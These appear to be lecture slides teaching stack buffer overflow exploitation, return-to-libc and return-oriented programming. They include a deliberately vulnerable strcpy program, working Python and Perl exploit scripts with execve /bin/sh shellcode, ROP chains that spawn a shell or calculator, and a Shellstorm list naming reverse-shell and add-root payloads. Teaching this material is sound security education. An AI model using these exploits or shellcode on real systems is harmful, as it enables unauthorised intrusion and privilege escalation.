
The stack frame – calling conventions

Who removes the stack frame after exiting a method: the caller or the callee? The stack frames are placed after each other if the method calls are embedded (the callee calls another method that calls a third one …)

Stack frames on the stack




Method prologue and epilogue



Stack buffer overflow


Stack buffer overflow occurs when a local variable on the stack is overwritten. This is possible e.g. when the size of the local variable is not considered therefore the return pointer of the stack frame can be modified by a user controlled data.





```
#include <string.h>
void func1(char* ar1)
{
  char ar2[10];
  strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
  func1(argv[1]);
}
```

Stack overflow exploit

The exploit should overrun the local variable and arrive to the return pointer. The size of this (padding) depends on the size of the local variable and the stack layout, etc. It can be determined by debugging or using unique string such as "aaaabbbbccccddddeeee…." and then obtain the address from the error message. The new return address can point to the beginning of the payload.



This solution is not so stable (it relies on the payload global address). Instead the following solutions is used:



Stack overflow exploit

Exploits for command line executables can be generated using easy scripting languages such as Perl or Python.

```
#!/usr/bin/perl
my $padding = "A"x14;
my $eip = "\x32\x31\xd9\x7d"; #current jmp esp address
my $nopsled = "\x90"x10;
my $payload = "";
print $padding.$eip.$nopsled.$payload;
```

The payload executes some harmful operation. To prove a vulnerability, something harmless is used, e.g. open a calculator in windows or execute a shell (/bin/sh) in Linux.

What does this payload do? ->

DEMO…

```
xor ecx, ecx
push ecx
push 636c6163
push 1
mov ebp, esp
add ebp+4
push ebp
mov eax,  kernel32.WinExec
call eax
```

Available payloads for exploits (Shellstorm)


The payload executes something for the attacker's sake. There are prewritten payloads as well. A payload has to consider the OS type and version, but there are general (longer) exploits that are applicable for multiple versions (but same OS). Shellstorm has a huge paylaod database.


Intel x86-64

- Linux/x86-64 - Add map in /etc/hosts file - 110 bytes *by Osanda Malith Jayathissa*
- Linux/x86-64 - Connect Back Shellcode - 139 bytes *by MadMouse*
- Linux/x86-64 - access() Egghunter - 49 bytes *by Doreth.Z10*
- Linux/x86-64 - Shutdown - 64 bytes *by Keyman*
- Linux/x86-64 - Read password - 105 bytes *by Keyman*
- Linux/x86-64 - Password Protected Reverse Shell - 136 bytes *by Keyman*
- Linux/x86-64 - Password Protected Bind Shell - 147 bytes *by Keyman*
- Linux/x86-64 - Add root - Polymorphic - 273 bytes *by Keyman*
- Linux/x86-64 - Bind TCP stager with egghunter - 157 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with open,write,close - 358 bytes *by Christophe G*
- Linux/x86-64 - Add user and password with echo cmd - 273 bytes *by Christophe G*
- Linux/x86-64 - Read /etc/passwd - 82 bytes *by Mr.Un1k0d3r*

Linux debuggers

Linux has command line debuggers (e.g. gdb) and graphical debuggers (edb) as well. Gdb has an exploit writing extension: PEDA (Python Exploit Development Assistance).





Stack overflow exploitation in linux

The first step is to identify the vulnerability. That can be carried out by different type of fuzzing. Fuzzing is a processes of providing various data (invalid too) to the application. A segmentation fault (access violation in Windows) indicates some errors. (Download my testbinary: http://193.225.218.118/WS08/binaries/manymeth)

A value can be invalid if

- the format is incorrect,
- it contains unexpected values (e.g. %s),
- it is too long,
- and many other ways. ☺

```
root@kali:~# ./manymeth
Parameter is needed
root@kali:~# ./manymeth aa
Last method
root@kali:~#
```

```
root@kali:~# ./manymeth AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Last method
Segmentation fault
```

Stack overflow exploitation in linux


After the vulnerability has been identified it is necessary to debug the application and get to the part where the vulnerability occurs (the virtual address space is compromised).

The ***start*** command jumps to the beginning of the binary. Other useful commands:

s : step (execute one instruction)


until [address]: execute until a specified memory address


finish: execute until the end of the current method



Stack overflow exploitation in Linux

Finding the vulnerable part of the code can be done with gradual approach: e.g. jump over all the methods, but when the vulnerability occurs then restart of the debugging is needed and we have to jump inside the identified method. In our previous example there's a *strcpy* method. After the execution of this, a series of *A* appears on the stack. In addition, it turns out that exiting from *meth1* compromises the binary first:





Stack overflow exploitation in linux

The beginning of the *A series* can be identified by listing the memory content near the current stack position.

```
0xffffd0d0:     0xe0    0x98    0x04    0x08    0xe0    0x98    0x04    0x08
0xffffd0d8:     0x78    0xd1    0xff    0xff    0xb1    0x84    0x04    0x08
0xffffd0e0:     0x05    0x00    0x00    0x00    0x18    0xd4    0xff    0xff
0xffffd0e8:     0x00    0x00    0x00    0x00    0x8e    0x84    0x04    0x08
0xffffd0f0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd0f8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Since the return address of *meth1* is at *0xffffd17c* and the beginning of the string is at *0xffffd0f8*, therefore *0x84* (132) has to be the padding length. We also need to find a *jmp esp* address and a working payload.

```
gdb-peda$ asmsearch 'jmp esp'
Searching for ASM code: 'jmp esp' in: binary ranges
0x080482d1 : (35e4)     xor     eax,0x80498e4
0x08048325 : (83e4)     and     esp,0xfffffff0
0x080484df : (83e4)     and     esp,0xfffffff0
0x08048507 : (e8e4)     call    0x80482f0 <puts@plt>
0x0804864f : (ffe4)     jmp     esp
0x08048d0f : (00e4)     add     ah,ah
0x080492d1 : (35e4)     xor     eax,0x80498e4
0x08049325 : (83e4)     and     esp,0xfffffff0
0x080494df : (83e4)     and     esp,0xfffffff0
0x08049507 : (e8e4)     call    0x80492f0
0x0804964f : (ffe4)     jmp     esp
```

```
root@kali:~# ./manymeth `python poc_methods.py`
Last method
#
```

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x804864f)
ex += '\x90'*20
ex += "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
ex += "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
ex += "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
ex += "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
ex += "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42"
print ex
```

Return to libc

Operating systems provide several protections against exploitations (see detailed list on next lecture). One of the most significant is the *noexecute* protection (DEP in Windows). Noexecute assignes permissions to memory segments:

- Code segments (only read and execute, no write)
- Data segements (only read and write, no execute)

With *noexecute* the payload on the stack cannot be executed anymore. The idea behind both *return to libc* and *ROP* is to use the *libc* library (code reuse). If *libc* contains a code part that opens a shell then it can be used by redirecting the execution there (instead of using the address of *jmp esp*). Tools e.g. *onegadget* can identify these specific code-parts in the Virtual Address Space.

Return Oriented Programming

- Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections. It was invented in 2007 as the generalization and extension of the *Return into libc* technique.
- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse).
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory.
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax; retn*. Gadgets are chained by the *ret* type of instruction.

Return Oriented Programming

- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a ret type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we're going to use mona.py with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. inc eax) the *find mona* command is used: *!mona find –type instr –s „inc eax#retn" –x X*
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:

Return Oriented Programming

The easiest ROP payload, calculating 1+1: ☺


```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".   # xor eax, eax; retn
                "\x75\x50\x92\x7d".   # xor edx, edx; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x33\x80\x24\x6c";   # add eax, edx; retn
print $padding.$rop;
```

What is the value of *eax* after the ROP has been executed?

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".   # xor eax, eax; retn
                "\x75\x50\x92\x7d".   # xor edx, edx; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x33\x80\x24\x6c";   # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea ☺ A simple *pop* gadget can take the required value directly from the stack, so the ROP program will contain some data among the gadget addresses.



ROP modell

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x1f\x18\xf8\x6f".   # pop eax; retn
                "\x11\x11\x11\x11".   # value of eax
                "\x5f\xee\xf5\x6f".   # pop edx; retn
                "\x12\x12\x12\x12".   # value of edx
                "\x33\x80\x24\x6c";   # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

Gadgets with side effects: If we cannot find a fitting gadget, a longer one can be used considering the side effects. Example:

Adding *ebx* to *eax* if there is no add *eax, ebx; retn* code:

```
"\x33\x80\x24\x6c".   # add eax, edx; pop ebx; retn
"\x99\x2b\xf3\x7d";   # dummy

"\x33\x80\x24\x6c".   # add eax, edx; pop ebx; pop ecx; retn
"\x99\x2b\xf3\x7d".   # dummy
"\x99\x2b\xf3\x7d";   # dummy
```

Gadgets with *ret* that removes the stack frame:

```
"\x33\x80\x24\x6c".   # add eax, edx; retn 0xc
"\x99\x2b\xf3\x7d".   # dummy
"\x99\x2b\xf3\x7d".   # dummy
"\x99\x2b\xf3\x7d";   # dummy
```

The following gadgets should be avoided: Gadgets that

- contain push instruction,
- contain conditional (je, jz, etc.) or unconditional jump instructions (*jmp*),
- contain unreliable characters e.g.: 0x0, 0xa, 0xd, etc…

Return Oriented Programming

Opening the calculator in Windows example:

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x19\xde\xe9\x7d". #pop edi; retn
          "\x70\xc0\x93\x6f". #place of calc
          "\x99\x2b\xf3\x7d". #pop ecx; retn
          "\x63\x61\x6c\x63". #calc
          "\x28\x3f\xeb\x7d". #mov [edi],ecx; retn
          "\x38\xb3\xdc\x7d". #pop eax; retn
          "\xc9\x2e\xdf\x7d". #address of WinExec
          "\x25\x07\xee\x7d". #call eax; retn
          "\x70\xc0\x93\x6f\x01"; #address of calc  + 01
print $padding.$rop;
```

Linux shell example:

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
for x in range(0, 11):
  ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xffffd270) #value of ecx 0xffffd240
ex += struct.pack("<L", 0xffffd24f) #value of ebx 0xffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += '\x90'*99
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh
print ex
```

End of lecture